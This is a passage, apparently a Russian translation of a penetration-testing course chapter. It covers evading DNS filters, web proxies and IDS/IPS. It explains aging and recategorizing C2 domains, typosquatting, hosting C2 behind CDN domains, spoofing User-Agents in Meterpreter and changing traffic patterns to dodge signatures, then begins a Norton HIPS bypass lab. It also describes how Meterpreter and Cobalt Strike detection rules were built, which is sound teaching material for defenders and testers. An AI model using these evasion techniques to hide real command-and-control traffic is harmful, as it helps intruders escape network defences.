| 3) | CleanBrowsing | Blocked |
| 4) | Comodo Secure DNS | ✔ |
| 5) | Neustar Recursive DNS (Business) | ✔ |
| 6) | Neustar Recursive DNS (Family) | ✔ |
| 7) | Neustar Recursive DNS (Threat) | ✔ |
| 8) | Norton ConnectSafe (A) | ✔ |
| 9) | Norton ConnectSafe (B) | ✔ |
| 10) | Norton ConnectSafe (C) | ✔ |
| 11) | Quad9 | Blocked |
| 12) | SafeDNS | Blocked |
| 13) | SafeSurfer | ✔ |
| 14) | Strongarm | ✔ |
| 15) | Yandex.DNS (Family) | ✔ |
| 16) | Yandex.DNS (Safe) | ✔ |

Рисунок 118: Результаты IPVoid для textspeier.de

Вывод показывает, что этот домен считается небезопасным многими службами репутации доменов. Помимо простой рекомендации разрешить или заблокировать домен, многие современные системы фильтрации используют категоризацию доменов, похожую на диагноз "Phishing", который OpenDNS показал в предыдущем примере.[15] Например, если корпоративная политика запрещает пользователям доступ к веб-почте или доменам, связанным с фильмами, нам следует избегать такой категоризации для C2-сервера.

В качестве простого примера посмотрим `cnn.com` через проверку категоризации OpenDNS.[16]




Рисунок 119: Тестовый домен OpenDNS не заблокирован

В этом случае `cnn.com` категоризован как сайт новостей и медиа (News/Media). Теперь, имея базовое понимание DNS-фильтров, перейдём к техникам обхода.

#### 9.1.1.1 Упражнения

1. Повторите шаги выше, чтобы протестировать блокировку OpenDNS.
2. Получите разные результаты репутации доменов с помощью IPVoid.

### 9.1.2 Работа с DNS-фильтрами

При столкновении с DNS-фильтром наша цель - выбрать домен, который выглядит легитимным, скорее всего разрешён политикой цели и не заблокирован. В этом разделе мы разберём каждое из этих требований и предложим способы их выполнить.

Может показаться логичным зарегистрировать новый домен, но он может попасть в категорию недавно замеченных доменов (Newly Seen Domain).[17] Это может так же негативно повлиять на оценку репутации, поскольку тестировщики на проникновение и авторы вредоносного ПО часто используют совершенно новые домены. Домены в этой категории обычно младше одной недели, используются редко и почти не имеют DNS-запросов и трафика.

Поэтому доменные имена нужно собирать заранее и генерировать запросы и трафик задолго до задания. Однако даже если наш домен классифицирован как чистый, нужно убедиться, что его категория соответствует тому, что разрешает клиент. Например, классификация веб-почты часто запрещена из-за повышенного риска скачивания вредоносного ПО.

В большинстве случаев стоит заранее наполнить сайт на нашем домене внешне безобидным содержимым, например кулинарным блогом, чтобы получить безвредную категорию. Можно даже подписаться на службы категоризации доменов, например уже упомянутый сайт OpenDNS,[18] чтобы отправлять собственные классификации доменов. Даже если домен уже был категоризован как вредоносный, мы можем разместить на нем сайт, выглядящий легитимно, и запросить повторную категоризацию.

Для демонстрации можно отправить запрос на голосование для тега OpenDNS домена `parcelsapp.com`, популярного сайта отслеживания посылок. Также можно голосовать за предложения других пользователей.[19]




Рисунок 120: Голосование OpenDNS для домена parcelsapp.com

Мы также можем отправить домен на проверку сообщества, если голосование недоступно или если мы хотим предложить другую категорию.




Рисунок 121: Отправка категории для домена parcelsapp.com

Помимо защиты и мониторинга репутации нашего домена, нужно предпринять шаги, чтобы само доменное имя выглядело легитимным. Например, доменное имя, состоящее из правдоподобного текста, менее подозрительно, чем домен из случайных цифр и символов, особенно при проверке системами фильтрации на основе обработки естественного языка.[20]

Одна техника, популяризированная авторами вредоносного ПО и тестировщиками на проникновение, известна как тайпсквоттинг (typo-squatting).[21] Она использует небольшие изменения в узнаваемых доменных именах. Например, если цель использует `example.com`, мы могли бы зарегистрировать `examp1e.com`, который визуально похож. Дополнительные примеры: `examlpe.com`, `exomple.com` или `examplle.com`.

Хотя эта техника может подтолкнуть пользователя нажать фишинговую ссылку, некоторые службы умеют фильтровать тайпсквоттинговые домены и выпускать предупреждения по ним.

Наконец, нужно учитывать статус IP-адреса нашего C2-сервера. Если IP был помечен как вредоносный, некоторые защитные решения могут заблокировать трафик. Это особенно часто встречается на сайтах общего хостинга, где один IP-адрес обслуживает несколько сайтов. Если один сайт на общем хосте когда-либо содержал браузерный эксплойт или использовался в кампании вредоносного ПО типа watering hole,[22] общий хост может быть помечен. После этого все хосты, которые делят этот IP, тоже могут попасть под подозрение, а наш C2-трафик может быть заблокирован.

Чтобы защититься от этого, перед заданием стоит использовать разные инструменты проверки, например уже упомянутые VirusTotal и IPVoid, и проверять статус IP-адреса нашего C2.

Подытожим: столкнувшись с DNS-фильтром, нужно начинать подготовку заранее и стараться сделать домен максимально легитимным. Нужно убедиться, что домены находятся в вероятно разрешенной категории, и иметь несколько заранее подготовленных доменов, чтобы при необходимости менять их во время задания.

Теперь, когда мы изучили обходы DNS-фильтров, перейдём к самому распространённому фильтрующему устройству: веб-прокси-серверу.

#### 9.1.2.1 Упражнение

1. Используя OpenDNS, проверьте категоризацию нескольких доменов.

## 9.2 Веб-прокси

Хотя прокси-серверы поддерживают множество протоколов, наиболее распространённая система фильтрации исходящего трафика - это веб-прокси-сервер,[23] который может проверять и изменять HTTP- и HTTPS-соединения.

Проще говоря, веб-прокси-серверы принимают и пересылают веб-трафик от имени клиента, например веб-браузера. Часто это происходит в среде трансляции сетевых адресов (Network Address Translation, NAT), где внутренние приватные исходные IP-адреса[24] преобразуются в адреса, маршрутизируемые в Интернет.

Если пользователь во внутренней сети запрашивает внешний веб-ресурс, а сеть принудительно использует прокси, запрос будет отправлен на прокси-сервер. Прокси завершит соединение и создаст новое соединение во внешний мир. Это показано на рисунке 122.




Рисунок 122: Типичная работа прокси

На этом рисунке клиентская рабочая станция отправляет веб-запрос к `www.example.com`, но из-за конфигурации прокси запрос сначала фактически отправляется на прокси-сервер с адресом назначения `10.0.0.254`. Затем прокси-сервер выполнит NAT-соединение, установит исходный IP на свой публичный IP и IP назначения на реальный IP сервера, где размещен `www.example.com`.

На рисунке 122 прокси передаёт GET-запрос для `index.html` к `www.example.com` и также может читать, вставлять, удалять или изменять HTTP-заголовки, например `User-Agent`, который определяет тип браузера. Действуя как посредник (Man-In-The-Middle, MITM),[25] веб-прокси является отличным защитным инструментом "в одном устройстве", способным выполнять URL- и IP-фильтрацию, а также HTTPS-инспекцию. Например, он может блокировать трафик на основе полей вроде `User-Agent`, чтобы

запретить определённые браузеры. Он также может активно изменять данные внутри соединения, включая HTTP-заголовки.[26]

Подобно DNS-фильтру, веб-фильтр может проверять и изменять полные URL и обычно опирается на базу данных, фильтруя по спискам блокировки или категориям. Если URL запрещён, прокси часто возвращает страницу блокировки. Даже если трафик разрешён, детали запроса, например распространённые HTTP-заголовки (`Host`, `User-Agent`, `Referer` и т. д.), метод запроса и путь к ресурсу почти наверняка будут залогированы.

Если компания использует центральный сервер логов с системой Security Information and Event Management (SIEM),[27] журналы прокси могут пройти вторичную проверку, и если что-то выглядит подозрительным, может быть создано предупреждение. Поскольку это может поставить под угрозу тест на проникновение, нужно действовать аккуратно и применять разные техники обхода, обфускации и нормализации к нашему веб-трафику.

В следующем разделе мы рассмотрим несколько таких техник.

### 9.2.1 Обход веб-прокси

При работе с прокси-серверами сначала нужно убедиться, что полезная нагрузка умеет работать с прокси. Когда полезная нагрузка пытается подключиться обратно к C2-серверу, она должна обнаружить локальные настройки прокси и использовать их, а не пытаться подключаться к заданному домену напрямую. К счастью, HTTP/S-полезная нагрузка Meterpreter умеет работать с прокси благодаря API `InternetSetOptionA`,[28] поэтому мы можем этим воспользоваться.

Имея полезную нагрузку с поддержкой прокси, нужно учитывать множество защитных механизмов, реализованных фильтром веб-прокси. Нужно убедиться, что домен и URL чистые, а C2-сервер категоризован как безопасный в соответствии с правилами политики клиента. Если клиент развернул систему проверки или категоризации URL, например решения Cyren,[29] Symantec Bluecoat[30] или Checkpoint,[31] нужно учитывать их настройки политики в стратегии обхода. Например, следующий рисунок демонстрирует проверку категоризации Symantec Bluecoat.[32]




Рисунок 123: Категоризация сайта Symantec

Вывод показывает, что домен `makehamburgers.com` не категоризован. Если бы мы использовали его как C2-сервер, нужно было бы следовать подсказкам для категоризации согласно политике допустимого использования компании, поскольку безымянный домен, скорее всего, был бы помечен.

Также можно взять внешне безопасный домен, разместив C2 в облачной службе или сети доставки контента (Content Delivery Network, CDN), где общий домен назначается автоматически. Это могут быть домены вроде `cloudfront.net`, `wordpress.com` или `azurewebsites.net`. Такие домены часто автоматически разрешены, поскольку используются легитимными сайтами и хостинговыми службами.

Теперь, когда мы учли полезную нагрузку и домены/URL C2-сервера, можно подумать о следах, которые наша C2-сессия оставит в журналах прокси. Например, вместо простой генерации нестандартного TCP-трафика на портах 80 или 443 наша сессия должна соответствовать стандартам HTTP-протокола. К счастью, многие полезные нагрузки фреймворков, включая Metasploit Meterpreter, следуют стандартам, поскольку используют HTTP API вроде `HttpOpenRequestA`.[33]

Также нужно убедиться, что мы установили `User-Agent` на тип браузера, разрешенный организацией. Например, если мы знаем, что целевая организация использует Microsoft Windows с Edge, нужно указать это соответствующим образом. В таком сценарии `User-Agent` для Chrome на macOS, скорее всего, вызовет подозрение или может быть заблокирован.

Чтобы определить разрешенную строку `User-Agent`, можно рассмотреть социальную инженерию или перехват HTTP-пакетов из нашей внутренней точки присутствия. Дополнительно можно использовать сайт вроде `useragentstring.com`,[34] чтобы собрать строку или выбрать одну из множества пользовательских строк.

## User Agent String explained :

```
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/70.0.3538.102 Safari/537.36 Edge/18.19582
```

Copy/paste any user agent string in this field and click 'Analyze' Analyze

| Edge 18.19582 | |
|---|---|
| **Mozilla** | MozillaProductSlice. Claims to be a Mozilla based user agent, which is only true for Gecko browsers like Firefox and Netscape. For all other user agents it means 'Mozilla-compatible'. In modern browsers, this is only used for historical reasons. It has no real meaning anymore |
| **5.0** | Mozilla version |
| **Windows NT 10.0** | Operating System:<br>Windows 10 |
| **Win64** | (Win32 for 64-Bit-Windows) API implemented on 64-bit platforms of the Windows architecture - currently AMD64 and IA64 |
| **x64** | 64-bit windows version |
| **AppleWebKit** | The Web Kit provides a set of core classes to display web content in windows |
| **537.36** | Web Kit build |
| **KHTML** | Open Source HTML layout engine developed by the KDE project |
| **like Gecko** | like Gecko... |
| **Chrome** | Based on Chrome |
| **70.0.3538.102** | Chrome version 70.0.3538.102 |
| **Safari** | Based on Safari |
| **537.36** | Safari version 537.36 |
| **Edge** | Name :<br>Edge |
| **18.19582** | Edge version |

Рисунок 124: Анализ строки User-Agent Edge

На рисунке 124 мы проанализировали `User-Agent` на основе Edge и получили подробную информацию о клиенте. Помимо браузера, мы также получили данные об операционной системе, её номере версии, движке браузера и многом другом. Если мы не знаем, что используется, всегда можно проверить точное значение самостоятельно через захват пакетов.

После выбора строки `User-Agent` ее можно применить к выбранному фреймворку. Например, в Meterpreter можно задать пользовательский `User-Agent` через расширенный параметр конфигурации `HttpUserAgent`.

В этом разделе мы обсудили веб-прокси, их сходство с DNS-фильтрами и то, как похожие подходы помогают обходить эти фильтры. Мы также кратко затронули стандартный HTTP-протокол и обсудили, почему полезная нагрузка должна ему следовать. В следующем разделе мы обсудим датчики IDS и IPS.

### 9.2.1.1 Упражнения

1. Посетите сайт категоризации Symantec[35] и проверьте категорию нескольких случайных сайтов.
2. Сравните результаты категоризации доменов для тех же доменов в OpenDNS и Symantec.

## 9.3 Датчики IDS и IPS

Традиционно сетевые системы обнаружения вторжений (Intrusion Detection Systems, IDS) или системы предотвращения вторжений (Intrusion Prevention Systems, IPS) защищают от входящего вредоносного трафика. Однако их часто используют и для фильтрации исходящего трафика. Главное различие между этими устройствами в том, что IPS - активное устройство, находящееся на пути трафика и способное блокировать трафик, а классическая IDS - пассивное устройство, которое не стоит на пути трафика и предназначено только для предупреждений. При этом оба устройства выполняют глубокую проверку пакетов.

Большие фрагменты данных обычно разбиваются при прохождении через IP-сеть, потому что у некоторых каналов низкие значения максимального блока передачи (Maximum Transmission Unit, MTU),[36] ограничивающие размер пакетов, которые можно передать через сетевую среду. Этот процесс называется IP-фрагментацией.[37] Из-за такой фрагментации устройства IDS и IPS сначала должны выполнить сборку пакетов,[38] чтобы восстановить данные.

Затем устройства исследуют содержимое трафика за пределами IP-адресов и номеров портов и проверяют данные прикладного уровня в поисках распознаваемых шаблонов, определенных сигнатурами. Эти сигнатуры часто создаются аналитиками вредоносного ПО методами, похожими на создание антивирусных сигнатур, и должны быть очень точно настроены для точности. Такой процесс настройки может работать в нашу пользу, позволяя уклоняться от обнаружения очень небольшими изменениями в иначе подозрительном шаблоне трафика.

Кратко обсудим, как может работать этот процесс. В 2015 году Didier Stevens создал правило Snort для обнаружения Meterpreter,[39] и его процесс является отличным примером анализа трафика и создания правил IDS/IPS. Он заметил множество особенностей типичного соединения Meterpreter, пример которого показан на рисунке 125 с сайта Didier Stevens.[40]

| Source | Destination | Protocol | Length | TCP Flags | Info |
|---|---|---|---|---|---|
| 192.168.174.1 | 192.168.174.137 | TCP | 66 | ******S* | 54987→80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1 |
| 192.168.174.137 | 192.168.174.1 | TCP | 66 | ***A**S* | 80→54987 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128 |
| 192.168.174.1 | 192.168.174.137 | TCP | 54 | ***A**** | 54987→80 [ACK] Seq=1 Ack=1 Win=262144 Len=0 |
| 192.168.174.1 | 192.168.174.137 | HTTP | 226 | ***AP*** | POST /SRlQ_B9FFDv9zh1xO2ytz/ HTTP/1.1 |
| 192.168.174.137 | 192.168.174.1 | TCP | 54 | ***A**** | 80→54987 [ACK] Seq=1 Ack=173 Win=30336 Len=0 |
| 192.168.174.137 | 192.168.174.1 | HTTP | 167 | ***AP*** | HTTP/1.1 200 OK |
| 192.168.174.1 | 192.168.174.137 | TCP | 54 | ***A**** | 54987→80 [ACK] Seq=173 Ack=114 Win=261888 Len=0 |
| 192.168.174.1 | 192.168.174.137 | TCP | 54 | ***A***F | 54987→80 [FIN, ACK] Seq=173 Ack=114 Win=261888 Len=0 |
| 192.168.174.137 | 192.168.174.1 | TCP | 54 | ***A***F | 80→54987 [FIN, ACK] Seq=114 Ack=174 Win=30336 Len=0 |
| 192.168.174.1 | 192.168.174.137 | TCP | 54 | ***A**** | 54987→80 [ACK] Seq=174 Ack=115 Win=261888 Len=0 |

Рисунок 125: Захват пакетов трафика Meterpreter

Сначала клиент отправляет HTTP POST-запрос. URI следует устойчивому шаблону: он начинается с контрольной суммы из четырёх или пяти буквенно-цифровых символов, затем идёт подчёркивание и шестнадцать случайных буквенно-цифровых символов. Раскроем TCP-поток этого POST.




Рисунок 126: Детали пакета трафика Meterpreter

Этот поток[41] раскрывает POST URI, а также четырёхбайтную полезную нагрузку, содержащую строку `RECV`. Этот запрос был жёстко задан в исходном коде Meterpreter и создавал легко распознаваемый шаблон, идеально подходящий для IPS-сигнатуры. С тех пор исходный код Meterpreter изменился, сделав эту сигнатуру недействительной, но пример демонстрирует возможности компетентного аналитика, выполняющего анализ сигнатур.

В другом примере Fox-IT обнаружила, что популярный C2-фреймворк Cobalt Strike отклонялся от стандартного HTTP-протокола, как показано в этом листинге:

```
00000000  48 54 54 50 2f 31 2e 31  20 32 30 30 20 4f 4b 20   HTTP/1.1  200 OK
00000010  0d 0a 43 6f 6e 74 65 6e  74 2d 54 79 70 65 3a 20   ..Conten t-Type:
00000020  61 70 70 6c 69 63 61 74  69 6f 6e 2f 6f 63 74 65   applicat ion/octe
00000030  74 2d 73 74 72 65 61 6d  0d 0a 44 61 74 65 3a 20   t-stream ..Date:
00000040  46 72 69 2c 20 38 20 4a  61 6e 20 32 30 31 36 20   Fri, 8 J an 2016
00000050  31 35 3a 31 37 3a 35 30  20 47 4d 54 0d 0a 43 6f   15:17:50  GMT..Co
00000060  6e 74 65 6e 74 2d 4c 65  6e 67 74 68 3a 20 30 0d   ntent-Le ngth: 0.
00000070  0a 0d 0a                                          ...
```

Extraneous whitespace after HTTP status code

Рисунок 127: Детали пакета трафика Cobalt Strike

Они заметили один лишний пробел после указателя HTTP-протокола. На основе этого они опубликовали правило, предназначенное для обнаружения использования Cobalt Strike в сети.[42]

Поскольку датчики IPS и IDS обычно ищут очень уникальный шаблон, самый простой способ обойти сигнатурное обнаружение - просто изменить шаблон трафика нашего инструмента. Большинство крупных фреймворков, таких как Meterpreter, Empire и Covenant, позволяют в разной степени настраивать параметры конфигурации. Мы можем по-разному менять эти параметры, чтобы обходить сигнатуры IDS/IPS.

В следующем разделе мы покажем это на практике, обходя хостовую IPS-систему Norton 360.

### 9.3.1 Практический пример: обход Norton HIPS с пользовательскими сертификатами

Хостовая IPS (Host-based IPS, HIPS) - это IPS, часто встроенная в пакет безопасности для конечной точки. Система такого типа имеет полный доступ к сетевому трафику хоста и, как традиционная IPS, может блокировать трафик на основе сигнатур.

В этом практическом примере мы продемонстрируем обход Norton HIPS, который поставляется вместе с Norton 360[43] и корпоративным решением Symantec Endpoint Protection.[44] Хотя этот продукт может обнаруживать и блокировать стандартные сессии Meterpreter, он основан на сигнатурах, а значит мы можем обойти его простыми изменениями сетевого трафика. В частности, этот продукт обнаруживает стандартный HTTPS-сертификат Meterpreter.

Сертификаты используются, чтобы подтверждать или удостоверять идентичность домена. Они также применяются для шифрования сетевого трафика через разные криптографические механизмы. Обычно сертификаты выпускаются доверенными центрами сертификации (Certificate Authorities, CA),[45] которые хорошо известны. Например, доверенные корневые сертификаты CA[46] заранее установлены в большинстве операционных систем, что упрощает проверку.

Начнём практический пример с установки Norton IPS на Windows 10-клиент. Установщик (`N360-ESD-22.20.4.57-EN.exe`) находится на рабочем столе пользователя `offsec`. Мы просто дважды щёлкнем исполняемый файл, нажмём `Install` и при желании снимем параметр Norton Community, поскольку виртуальная машина не подключена к Интернету.




Рисунок 128: Установка Norton 360

После этого просто закроем появившееся окно регистрации. Чтобы смоделировать атаку, настроим слушатель обратного HTTPS Meterpreter `multi/handler` на Kali-машине. Затем подключимся к обратной оболочке из браузера. Для этого практического примера важно использовать браузер, потому что мы сосредоточены на сертификате, который генерируется, а не на самом трафике Meterpreter.

Это соединение сразу блокируется, а Norton 360 показывает всплывающее окно на рабочем столе Windows 10, помечая сессию Meterpreter Reverse HTTPS.




Рисунок 129: Предупреждение Norton: Meterpreter Reverse HTTPS

